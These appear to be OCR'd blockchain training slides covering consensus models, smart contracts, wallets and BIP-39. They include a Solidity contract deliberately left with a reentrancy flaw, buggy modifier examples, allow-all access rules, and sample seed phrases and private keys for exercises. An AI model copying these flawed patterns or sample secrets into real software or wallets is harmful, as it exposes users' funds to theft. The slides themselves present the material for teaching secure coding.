CAPLOCK SECURITY

- Byzantine Generals Problem (BGP) and distributed systems



https://www.andrew.cmu.edu/course/15-749/READINGS/required/resilience/lamport82.pdf

42

Byzantine Generals Problem

CAPLOCK SECURITY

Choice:

1. Attack all at once.
2. Retreat all at once.


Issue:

- Some of the generals are traitors.
- Some of the messengers may be traitors.

43

Byzantine Generals Problem #1


CAPLOCK SECURITY



Who is the traitor?

44


Byzantine Generals Problem #2



Who is the traitor?

45


Byzantine Generals Problem #3



Who is the traitor?

46

Byzantine Generals Problem #4



Who is the traitor?

47


Byzantine Generals Problem Solution

- All participating nodes have to agree upon every message that is transmitted between the nodes.
- If a group of nodes is corrupt or the message that they transmit is corrupt then still the network as a whole should not be affected by it and should resist this 'Attack'.

48

Consensus Models - PoW

CAPLOCK SECURITY




- Solves a hard puzzle.
- Selects a winner.
- The winner's operation/block is published.
- The winner is rewarded.
- All nodes verify and validate new block → confirmation
- Hashrate = f (Current bitcoin nodes and Ethereum nodes)

49

Solving the Puzzle (Ethereum)


CAPLOCK SECURITY



1. The network sets a difficulty level which determines the target hash.
2. The miner selects the nonce value.
3. Include that in the contents and hash the block.
4. If the block hash falls below the target hash, the nonce is valid.
5. If not, a next nonce is selected and restart from Step 2.

50

Solving the Puzzle



- Solve the puzzle requires calculations conducted by either CPU, GPU or ASIC.
- A collective effort handle thru. mining pools or mining farms
- A share is rewarded to each miner for any solved participation.
- If the pool wins the publishing of the block, the block reward is proportionally distributed to all miners participated in the round based on their shares and round difficulty.

51

Sample Mining Rig


52

Demo PoW Mining Ethereum

- Navigate to TeamViewer → 7C1UR1P-Utility-CQ2
- Observe:
  - Setup of configuration file
  - Whitelisting of mining software
  - Usage of GPUs for mining (Ethereum)
  - Usage of GPU tuning software
  - Usage of CPU for mining (Monero)

53

Consensus Models - PoS




- Participants gain the right to validate blocks based on the stake deposited.
- The frequency is based on the stake submitted across all staked participants.
- The selection process is random.
- Forgers risk to lose their stake!

54

Consensus Models - BFT

CAPLOCK SECURITY




- Designated set of homogeneous validator nodes perform checks:
  - Tolerates f-out-of-n faulty/adversarial nodes
  - Generalized quorums
- Tx sent to consensus nodes
- Consensus validates tx, and disseminates result.

55

Consensus Models - PoET

CAPLOCK SECURITY



- Participants wait for the randomly chosen time period pulled from an enclave (chip).
- Selects a winner based on the shortest wait time.

56

Forward into the Future

CAPLOCK SECURITY

Proof of Work (PoW)


Proof of Stake (PoS)

Proof of Elapsed Time (PoET)

Byzantine Fault Tolerance (BFT)

Permissionless Blockchains

Permissioned Blockchains



57

Knowledge Check #4

CAPLOCK SECURITY

1. PoS requires a random selection of validators based on their stakes.
2. Mining can only be done with GPU.
3. BFT is tolerant to 51% attack.
4. Workers maintain their own ledgers.
5. PoET is most secure.

58

Core Building Blocks of Blockchain

CAPLOCK SECURITY

Shared Ledger
- History of all transactions
- Append-only with immutable past
- Distributed and replicated

Cryptography
- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

Trust Model
- Consensus protocol
- Shared control tolerating disruption
- Transaction validation

Smart Contract
- Logic embedded in the ledger
- Executed together with transactions

59

What is a Smart Contract

CAPLOCK SECURITY

- Is a computer program consisting of lines of code that prescribes its conditions and outcomes (Turing completeness)
- Is written using high-level programming languages include:
  - Solidity (popular for EVM-like blockchains)
  - Go/Javascript (popular for permissioned blockchains)
  - Others: LLL, Serpent, Vyper, Bamboo
- Is compiled into bytecode and deployed onto the blockchain network.
- Stays dormant until called by a transaction.

60

Key Characteristics of Smart Contract

- Immutable
- Visibility (untrusted vs. trusted)
- Deterministic
- Atomic
- Interaction with other interfaces
- Self-destruct (deleted contracts)

61

Programming Smart Contracts

Ethereum

- An IDE (Remix IDE, EthFiddle)
- Wallet with some test currencies
- Local development environment or web-based at https://remix.ethereum.org/
- Connection to the actual blockchain network or testnet

Hyperledger Fabric

- An IDE (HLFV Composer, VSCode or similar editors)
- Local development environment or IBM Bluemix Console
- Connection to the actual blockchain network or testnet

62

Vulnerabilities in Smart Contracts

- 34,200 out of 1 million (3%) smart contracts have some forms of trace vulnerabilities.
  - Suicidal contracts: can be killed by arbitrary addresses [Parity bug ~ $300M]
  - Greedy contracts: can reach a state in which they cannot release ether
  - Prodigal contracts: can be made to release ether to arbitrary addresses [DAO attack ~ $150M]
- Review of Ethereum smart contract indicated bugs per line of code exceeds 100 per 1000 lines, or 2X to 6X the industry average.
- Majority of vulnerabilities are the result of coding errors.

63

Simple Solidity Contract

```
1  // This example uses an unsafe method with known reentrancy error.
2
3  pragma solidity ^0.4.8;
4
5  contract Victim {
6    uint256 balance;
7
8    function GetBalance() public constant returns(uint256){
9      return this.balance;
10   }
11
12   function withdraw() {
13     uint transferAmt = 0.05 ether;
14     if (!msg.sender.call.value(transferAmt)()) throw;
15   }
16
17   function deposit() payable {}
18 }
```

64

Hyperledger Fabric Business Network

CAPLOCK SECURITY

Model → Logic → Permissions

```
/**
 * My commodity trading network
 */
namespace org.as.biznet
asset Commodity identified by tradingSymbol {
    o String tradingSymbol
    o String description
    o String mainExchange
    o Double quantity
    --> Trader owner
}
participant Trader identified by tradeId {
    o String tradeId
    o String firstName
    o String lastName
}
transaction Trade {
    --> Commodity commodity
    --> Trader newOwner
}
```

Asset

Participant

Transaction

Event

Query (reporting)

65

Hyperledger Fabric Business Network

CAPLOCK SECURITY

Model → Logic → Permissions

Smart Contract contains the relationship between assets and transactions and participants.

```
/**
 * Track the trade of a commodity from one trader to another
 * @param {org.as.biznet.Trade} trade - the trade to be processed
 * @transaction
 */
function tradeCommodity(trade) {
    trade.commodity.owner = trade.newOwner;
    return getAssetRegistry('org.acme.biznet.Commodity')
        .then(function (assetRegistry) {
            return assetRegistry.update(trade.commodity);
        });
}
```

66

Hyperledger Fabric Business Network

CAPLOCK SECURITY

Model → Logic → Permissions


Permissions control what the participants can and cannot do within the network.

```
/**
 * Access control rules for as-network
 */
rule Default {
    description: "Allow all participants access to all resources"
    participant: "ANY"
    operation: ALL
    resource: "org.as.biznet.*"
    action: ALLOW
}

rule SystemACL {
  description:  "System ACL to permit all access"
  participant: "ANY"
  operation: ALL
  resource: "org.hyperledger.composer.system.**"
  action: ALLOW
}

```

67

Immutability/Visibility of an Untrusted Solidity Contract


CAPLOCK SECURITY



68

Immutability/Visibility of an Untrusted Solidity Contract


CAPLOCK SECURITY



69

Visibility of a Trusted Solidity Contract

CAPLOCK SECURITY



- Loom Token
- Verify & Publish Contract

Notes

- Don't rely on the verification.
- Everyone does it including malicious contracts.
- Examine the source code.
- Check the transactions, TxHash, Age, etc.

70

Example #1 of Modifier Error

CAPLOCK SECURITY

```
1  enum Stages {
2      SafeStage
3      DangerStage,
4      FinalStage
5  }
6
7  uint public creationTime = now;
8  Stages public stage = Stages.SafeStage;
9
10 function nextStage() internal {
11     stage = Stages(uint(stage) + 1);
12 }
13
14 modifier stageTimeConfirmation() {
15     if (stage == Stages.SafeStage &&
16                 now >= creationTime + 10 days)
17         nextStage();
18     _;
19 }
20
21 function a()
22     public
23     stageTimeConfirmation
24     // More code goes here
25 {
```

Takeway
- Modifiers are pre-checks.
- Verify modifier logics.

71

Example #2 of Modifier Error

CAPLOCK SECURITY

```
1  function changeOwner(address _newOwner)
2      public
3      onlyBy(owner)
4  {
5      owner = _newOwner;
6  }
7
8  modifier onlyBy(address _account)
9  {
10     require(msg.sender == _account);
11     _;
12 }
```

Takeway
- Modifiers are pre-checks.
- Verify modifier logics.

72

Example of Function Overloading

```
1  pragma solidity ^0.4.8;
2
3  contract FunctionOverloading {
4      uint out;
5
6      function f(uint _in) public returns (uint out) {
7          out = 1;
8      }
9
10     function f(uint _in, string _key) public returns (uint out) {
11         out = 2;
12     }
13 }
```

Takeway

- Avoid using similar function names

73

Wallets


- Serves as the primary interface to the blockchain
- Controls access to a user's money, managing keys and addresses, tracking the balance, creating and signing transactions, and interacting with contracts.
- Is the container for private keys and as the system for managing these keys.
- Hot and cold wallets

74

Types of Wallets

CAPLOCK SECURITY

- Web wallets
  - Coinbase, OpenLedger, CoinVault, blockchain.info
- Browser wallets
  - MetaMask, Jaxx, MyEtherWallet (MEW), Mist
- Desktop/Mobile wallets
  - Jaxx, Exodus, Status, etc.
- Hardware wallets
  - Ledger Nano S, Trezor, KeepKey, X.509
- Paper wallets



75

Non-deterministic vs. Deterministic Wallets

CAPLOCK SECURITY

Non-Deterministic (random)	Hierarchical Deterministic (HD)
Private keys are randomly generated.	Multiple private keys are derived from a seed in a tree structure.
Requires a keystore of key parameters.	Uses mnemonic codes.
Uses key derivation function (KDF) to safeguard against brute-force, dictionary and rainbow attacks.	Relies on the entropy of the mnemonic codes (from 128 to 256 bits), checksum, plus the KDF to derive the 2^{512} binary seed of BIP-39
Must be maintained and cumbersome to backup. Yield greater risk to the loss of private keys over time.	Can be regenerated from the seed words.
Not recommended for general usage except for simple tests and experimentation.	Recommended for users

76

Knowledge Check #5

CAPLOCK SECURITY

1. Smart contract is legally binding.
2. Smart contract runs differently depending on the callers.
3. Smart contracts are visible on a public blockchain.
4. Modern wallets utilize master seed words.
5. Smart contracts are the least vulnerable of the components of the blockchain.

77

BIP-39 Exercise

CAPLOCK SECURITY

- Navigate to https://iancoleman.io/bip39/
- Seed samples:
  1. silent chat model cactus talent inmate carpet luggage salad require pupil oxygen
  2. praise casino false weasel minute safe swarm protect broken net diesel service
  3. wolf juice proud gown wool unfair wall cliff insect more detail hub
- Experiment with:
  - words out sequence
  - misspelled words
  - make up your own seed words

78

Examples of Private Keys

CAPLOCK SECURITY

Public Key

1L2kVMYU9LF7ewto4SXuMnbY25Qn9KoRwP

Private Key

Kx5P8zJbFPFYsqrrXdKPR5DmA4sc9M5Af8qJd21jMXBUpAQuU5G3

Public Key

0x88b005819df4399231f4c5a40d329468de6a5dc8

Private Key

59da9b6cad74055346ac3c2af147a27346092f7050bc0d8229c66487116becd1

79


Example of keystore in Geth

CAPLOCK SECURITY


```
{
   "address": "001d3f1ef827552ae1114027bd3ecf1f086ba0f9",
   "crypto": {
      "cipher": "aes-128-ctr",
      "ciphertext":
         "233a9f4d236ed0c13394b504b6da5df02587c8bf1ad8946f6f2b58f055507ece",
      "cipherparams": {
         "iv": "d10c6ec5bae81b6cb9144de81037fa15"
      },
      "kdf": "scrypt",
      "kdfparams": {
         "dklen": 32,
         "n": 262144,
         "p": 1,
         "r": 8,
         "salt":
            "99d37a47c7c9429c66976f643f386a61b78b97f3246adca89abe4245d2788407"
      },
      "mac": "594c8df1c8ee0ded8255a50caf07e8c12061fd859f4b7c76ab704b17c957e842"
   },
   "id": "4fcb2ba4-ccdb-424f-89d5-26cce304bf9c",
   "version": 3
}
```


80

Tree Structure of HD Wallets




- May be used to express organizational meaning:
  - Departments, subsidiaries, etc.
  - Multicurrency
  - Multiaccounts (BIP-44)
  - Specific functions (incoming vs. outgoing payments)
  - Accounting categories

81

BIP-39 Mnemonic Code for Generating Deterministic Keys

- Mnemonic code or mnemonic sentence is a group of easy to remember 12 to 24 words in specific order from a word list → Binary seed → HD keys



82


CAPLOCK SECURITY

Chapter 3: The Business of Blockchain

83

Scalability

CAPLOCK SECURITY



Platform	tx/s	Estm $/tx
Visa	24,000	0.10
Bitcoin	7	0.50 to 50
Ethereum	15	1.50 to 2.08
Ripple	1,500	< 0.01

M. Vukolic: The Quest for Scalable Blockchain Fabric: Proof-of-Work vs. BFT Replication, IBM Research.


84


Regulatory Oversight

- Focus mostly on the promise of blockchain as a technology and less on the regulatory roadmap.
- Forming of government and industry working groups
- Positive movement toward promotion of blockchain technology
- Most congressional bills related to blockchain and cryptocurrencies focus against money laundering, counterfeit, terrorist financing and tax evasion (HR 3100) in supporting existing regulations:
  - BSA
  - AML
  - KYC

85

Expertise





- Talents are hard to find.
  - Consultants
  - Developers (front and backend)
  - Testers/Quality assurance
  - Few core developers maintain the development of the platform.
- Skills are more specialized.
- Be prepared to pay and compete on offers to candidates.

86

Data Security


- Public blockchains are more prone to attacks and exploits.
- Smart contracts are buggy.
- Transaction rollbacks are mostly impossible.
- Blockchain code updates must be coordinated.

- Access control and design play crucial roles in reducing the threats to the network.
- Well-defined business processes to map/model into smart contracts.
- Secure coding practice, testing and code maintenance

87

